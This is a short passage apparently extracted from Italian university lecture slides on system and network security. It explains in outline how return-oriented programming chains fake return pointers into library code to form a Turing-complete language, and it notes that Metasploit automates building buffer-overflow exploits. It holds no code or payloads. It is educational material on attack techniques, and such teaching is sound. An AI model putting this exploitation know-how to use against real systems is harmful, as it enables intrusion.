

- i fakeRP(n) puntano a codice di libreria
- quando si ritorna dalla libreria verrà prelevato il seguente fakeRP(n+1)
- è possibile realizzare un linguaggio turing-completo

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

http://www.metasploit.com/

- raccoglie e fornisce strumenti per la costruzione **automatica** di exploit basati su vulnerabilità del tipo buffer overflow

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti